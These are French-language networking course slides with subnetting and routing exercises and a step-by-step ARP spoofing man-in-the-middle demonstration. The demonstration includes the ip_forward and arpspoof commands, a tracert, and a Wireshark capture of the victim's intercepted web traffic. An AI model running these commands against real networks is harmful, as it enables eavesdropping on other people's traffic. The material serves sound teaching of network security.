
1100 0010

1010 0111

1110 1011


0000 0000

Construire 6 sous-réseaux
de taille identique à partir
de cette adresse réseau



Exercise 3

Construire les tables de routage



|| Focalisation – attaque ARP spoofing (1)

Objectif du protocole ARP : connaître l'adresse MAC d'une machine distante

Lorsqu'une machine souhaite connaître l'adresse MAC d'une autre, elle envoie à tous les membres de son sous-réseau

un paquet arp who-has en demandant

quelle est l'adresse MAC de la machine qui a telle adresse ip ?

Seule la machine concernée va y répondre à l'aide d'un paquet arp reply contenant son adresse MAC


|| Focalisation – attaque ARP spoofing (2)

Objectif du protocole ARP : connaître l'adresse MAC d'une machine distante

Chaque machine possède un cache ARP indiquant les correspondances entre les adresses ip des machines et leur adresse mac.

Le contenu du cache est temporaire.


Commandes : *arp -n sous linux arp -a sous windows*



```
root@ /home/jean
Fichier  Édition  Affichage  Terminal  Onglets  Aide
root@ ~: /home/jean# arp -n
Address                  HWtype  HWaddress
192.168.1.1               ether    00:15:
192.168.1.12              ether    00:09:
```

|| Focalisation – attaque ARP spoofing (3)

Objectif du protocole ARP : connaître l'adresse MAC d'une machine distante




|| Focalisation – attaque ARP spoofing (4)

Mise en place de l'attaque (cas d'un réseau local switché)

Il n'est pas nécessaire d'attendre qu'une machine vous demande votre adresse mac. Vous pouvez très bien la lui communiquer à n'importe quel moment en lui envoyant un simple paquet arp-reply

→ Imaginez que quelqu'un modélise et envoie un paquet arp reply à une machine avec de fausses informations ...



|| Focalisation – attaque ARP spoofing (5)

Mise en place de l'attaque (cas d'un réseau local switché)

- un routeur : ip=192.168.1.1
- une machine A (la cible) : ip=192.168.1.12 (windows)
- une machine B (l'attaquant) : ip=192.168.1.10 (OS : Linux)

Mettre notre machine (attaquant) en mode routage (rerouter les paquets dont l'adresse ip n'est pas la sienne).

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

Empoisonnement du cache arp de la victime : outil arpspoof disponible sous linux

```
arpspoof -i <iface> -t <target> host
```

→ Interface réseau

→ ip de la machine à empoisonner


→ adresse ip que vous voulez associer à votre adresse mac

|| Focalisation – attaque ARP spoofing (6)

Mise en place de l'attaque (cas d'un réseau local switché)

- un routeur : ip=192.168.1.1
- une machine A (la cible) : ip=192.168.1.12 (windows)
- une machine B (l'attaquant) : ip=192.168.1.10 (OS : Linux)

On empoisonne le cache arp de la machine A en disant que notre adresse mac correspond à l'adresse ip du routeur




```
root@ /home/jean
Fichier  Édition  Affichage  Terminal  Onglets  Aide
root@ /home/jean# arpspoof -i eth0 -t 192.168.1.12 192.168.1.1
0:2:3f: 0:9:5b: 0806 42: arp reply 192.168.1.1 is-at 0:2:
0:2:3f: 0:9:5b: 0806 42: arp reply 192.168.1.1 is-at 0:2:
0:2:3f: 0:9:5b: 0806 42: arp reply 192.168.1.1 is-at 0:2:
0:2:3f: 0:9:5b: 0806 42: arp reply 192.168.1.1 is-at 0:2:
```

Tous les paquets qui voudront sortir du sous-réseau seront routés vers nous !

Focalisation – attaque ARP spoofing (7)

Empoisonnement du cache arp



tracert sous linux depuis la machine cible

```
C:\WINDOWS\system32\cmd.exe - tracert google.fr
C:\>tracert google.fr
Détermination de l'itinéraire vers google.fr [216.239.59.104]
avec un maximum de 30 sauts :
 1      2 ms    1 ms    2 ms  192.168.1.10
 2      _
```


Focalisation – attaque ARP spoofing (8)

Ecoute sous Wireshark

Source	Destination	Protocol	Info
192.168.1.12	209.85.135.104	TCP	1740 > www [ACK] Seq=1 Ack=0 Win
192.168.1.12	209.85.135.104	TCP	[TCP Dup ACK 123#1] 1740 > www
192.168.1.12	209.85.135.104	HTTP	GET / HTTP/1.1
192.168.1.12	209.85.135.104	HTTP	[TCP Out-Of-Order] GET / HTTP/1
192.168.1.12	209.85.135.104	TCP	1740 > www [ACK] Seq=505 Ack=19
192.168.1.12	209.85.135.104	TCP	[TCP Dup ACK 127#1] 1740 > www
192.168.1.12	193.252.117.19	TCP	1734 > www [FIN, ACK] Seq=424 A
192.168.1.12	193.252.117.19	TCP	1734 > www [FIN, ACK] Seq=424 A
192.168.1.12	193.252.148.8	TCP	1738 > www [ACK] Seq=526 Ack=30
192.168.1.12	193.252.148.8	TCP	[TCP Dup ACK 121#1] 1738 > www
192.168.1.12	209.85.135.104	HTTP	GET /search?hl=fr&q=hello+world
192.168.1.12	209.85.135.104	HTTP	[TCP Out-Of-Order] GET /search?
192.168.1.12	209.85.135.104	TCP	1740 > www [ACK] Seq=1095 Ack=4
192.168.1.12	209.85.135.104	TCP	[TCP Dup ACK 135#1] 1740 > www
192.168.1.12	209.85.135.104	TCP	1740 > www [ACK] Seq=1095 Ack=7
192.168.1.12	209.85.135.104	TCP	[TCP Dup ACK 137#1] 1740 > www
192.168.1.12	145.97.39.155	TCP	1741 > www [SYN] Seq=0 Len=0 MS
192.168.1.12	145.97.39.155	TCP	1741 > www [SYN] Seq=0 Len=0 MS
192.168.1.12	145.97.39.155	TCP	1741 > www [ACK] Seq=1 Ack=0 Wi
192.168.1.12	145.97.39.155	TCP	[TCP Dup ACK 141#1] 1741 > www
192.168.1.12	145.97.39.155	HTTP	GET /wiki/Hello_world HTTP/1.1

Exercice 4

Précisez les commandes linux nécessaires pour l'attaque décrite par ce schéma



